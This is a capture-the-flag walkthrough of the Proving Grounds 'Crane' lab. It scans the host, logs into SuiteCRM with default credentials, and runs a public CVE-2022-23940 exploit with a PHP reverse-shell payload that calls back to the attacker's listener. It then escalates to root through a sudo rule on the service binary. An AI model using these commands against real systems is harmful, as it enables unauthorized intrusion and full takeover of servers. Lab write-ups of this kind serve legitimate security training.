

Proving Grounds Practice 23

Proving Grounds Practice — Crane

Enumeration

NMAP

Let's start our enumeration with nmap :

```
1 nmap -sC -sV -T4 -Pn -p- -oN nmap.log 192.168.109.146
```

Option	Meaning
<code>-sC</code>	Runs default NSE scripts (e.g., for banner grabbing, HTTP titles, etc.).
<code>-sV</code>	Service/version detection (tries to determine software names and versions on open ports).
<code>-T4</code>	Sets aggressive timing (faster scan with less delay between probes).
<code>-Pn</code>	Skip host discovery (treats host as up, even if ICMP/ping fails).
<code>-p-</code>	Scan all 65535 TCP ports (not just the top 1000).
<code>-oN nmap.log</code>	Outputs results to a file in normal format (<code>nmap.log</code>).
<code>192.168.109.146</code>	The target IP address .

```

nmap -sC -sV -T4 -Pn -p- -oN nmap.log 192.168.109.146
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 14:21 +03
Warning: 192.168.109.146 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.109.146
Host is up (0.29s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open  ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 37:80:01:4a:43:86:30:c9:79:e7:fb:7f:3b:a4:1e:dd (RSA)
| 256  b6:18:a1:e1:98:fb:6c:c6:87:55:45:10:c6:d4:45:b9 (ECDSA)
|_ 256  ab:8f:2d:e8:a2:04:e7:b7:65:d3:fe:5e:93:1e:03:67 (ED25519)
80/tcp open  http Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-title: SuiteCRM
|_Requested resource was index.php?action=Login&module=Users
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
| http-robots.txt: 1 disallowed entry
|_/
3306/tcp open  mysql MySQL (unauthorized)
33060/tcp open mysqlx MySQL X protocol listener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 992.47 seconds

```

✓ Open Ports & Services:

🔒 Port 22 – SSH

```
1 22/tcp open  ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

- SSH is running.
- Version: **OpenSSH 7.9p1**
- OS is likely **Debian 10**.
- Can be useful for potential login/bruteforce if you find credentials.

```
1 ssh-hostkey:
2 RSA, ECDSA, ED25519 fingerprints shown.
```

- These are public host key fingerprints — useful for confirming the server identity (less useful in exploitation unless you're trying to MITM or fingerprint systems).

Port 80 – HTTP (Apache)

```
1 80/tcp open http Apache httpd 2.4.38 ((Debian))
```

- A web server (Apache 2.4.38) is running.
- Also Debian-based.

```
1 http-title: SuiteCRM
```

- The website is running **SuiteCRM**, a popular open-source CRM system.
- URL path: `index.php?action=Login&module=Users` → it's likely the login page.

```
1 http-robots.txt:
2 1 disallowed entry: /
```

- Robots.txt file exists and disallows all bots (/).
- Might be a sign of trying to hide the entire site from crawlers.

```
1 http-cookie-flags:
2 PHPSESSID: httponly flag not set
```

- The PHP session cookie (`PHPSESSID`) doesn't have the `HttpOnly` flag.
- A small web security misconfiguration — could be useful in certain XSS scenarios.
- What is the `HttpOnly` flag?
 - The `HttpOnly` attribute in a cookie is a security feature that helps protect against certain types of attacks, particularly those involving cross-site scripting (XSS). When a cookie has the `HttpOnly` attribute set, it means that the cookie is not accessible via client-side scripts (e.g., JavaScript). This restriction is designed to mitigate the risk of unauthorized access to cookies through malicious scripts.
 - When a cookie has the `HttpOnly` flag, **JavaScript running in the browser cannot access it.**
 - Without this flag, **JavaScript code (like in an XSS attack)** can read the cookie and send it to an attacker.

Port 3306 – MySQL (unauthorized)

```
1 3306/tcp open mysql MySQL (unauthorized)
```

- MySQL server is up, but Nmap couldn't log in or access further details.
- You might test **default credentials** or try **SQL exploits** if SuiteCRM is misconfigured.

🚩 Port 33060 – MySQL X Protocol

```
1 33060/tcp open mysqlx MySQL X protocol listener
```

- This is the **MySQL X Plugin**, used for modern API-based access (e.g., with X DevAPI, not traditional SQL).
- Could offer additional attack surface.

🖥️ Service Info:

```
1 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- The host OS is **Linux**, as inferred from banners.
- **CPE** is a Common Platform Enumeration identifier (used in vulnerability scanning tools).

🕒 Scan Duration:

```
1 Nmap done: 1 IP address (1 host up) scanned in 992.47 seconds
```

- Took over **16 minutes** — because you're scanning **all 65535 ports**, and some ports were slow to respond.


Port 80 Enumeration

There is a CRM application running on port 80 which has a login page.




The login form for CRM Suite features a header with the 'SUITE CRM' logo. Below the logo are two input fields: 'Username' with a person icon and 'Password' with a masked password icon. A large red 'LOG IN' button is positioned at the bottom of the form.

I could log in with basic credential (admin:admin).



The screenshot shows the CRM Suite dashboard after a successful login. The top navigation bar includes links for SALES, MARKETING, SUPPORT, ACTIVITIES, COLLABORATION, and ALL, along with a 'CREATE' button and a search bar. The main content area is divided into several sections: 'MY CALLS', 'MY MEETINGS', 'MY TOP OPEN OPPORTUNITIES', 'MY ACCOUNTS', and 'MY LEADS'. Each section has a table with columns for various data points. On the right side, there is a 'MY ACTIVITY STREAM' section showing a list of recent activities and their timestamps. The bottom of the dashboard displays server information and a 'BACK TO TOP' link.

On the upper right corner, I clicked on the admin user and checked the “about” page which consists of the version of CRM Suite :



The next thing is googling for a suitable exploit for the given version of SuiteCrm and I found the following:

 **GitHub - manuelz120/CVE-2022-23940: PoC for CVE-2022-23940**
https://github.com/manuelz120/CVE-2022-23940?source=post_page-----83cf0b165eaf-----...

It's a very well prepared one! The only thing I need to do is downloading it to my attacker kali & run it:

```
(root@kali) - [/home/kali/PG/linux/crane]
# git clone https://github.com/manuelz120/CVE-2022-23940.git
Cloning into 'CVE-2022-23940'...
remote: Enumerating objects: 41, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (35/35), done.
remote: Total 41 (delta 18), reused 23 (delta 5), pack-reused 0 (from 0)
Receiving objects: 100% (41/41), 144.94 KiB | 996.00 KiB/s, done.
Resolving deltas: 100% (18/18), done.
```

```
1 python3 exploit.py -h http://192.168.109.146 -u admin -p admin -
  payload "php -r '$sock=fsockopen(\"192.168.45.241\",
  1234);exec(\"/bin/sh -i <&3 >&3 2>&3\");'"
```

And on the listener side I had the initial shell :

```
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.241] from (UNKNOWN) [192.168.109.146] 59526
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

As soon as I have the initial access, I go for upgrading it :

```
1 $ which python
2 /usr/bin/python
3 $ python -c 'import pty;pty.spawn("/bin/bash")'
4 CTRL + Z
5 $ stty raw -echo;fg
```

Time to escalate our privilege :

- We can check for any sudo misconfigurations using `sudo -l` command and found out that we can run the service binary as root without any password.

```
www-data@crane:/var/www/html$ sudo -l
Matching Defaults entries for www-data on localhost:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on localhost:
  (ALL) NOPASSWD: /usr/sbin/service
```

Check GTFOBins to understand how to use the given binary :

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```

Though I tried this, I didn't have luck. Below was what gifted me with a root shell :

```
1 www-data@crane:/$ sudo /usr/sbin/service ../../../../bin/sh
2 # whoami
3 root
```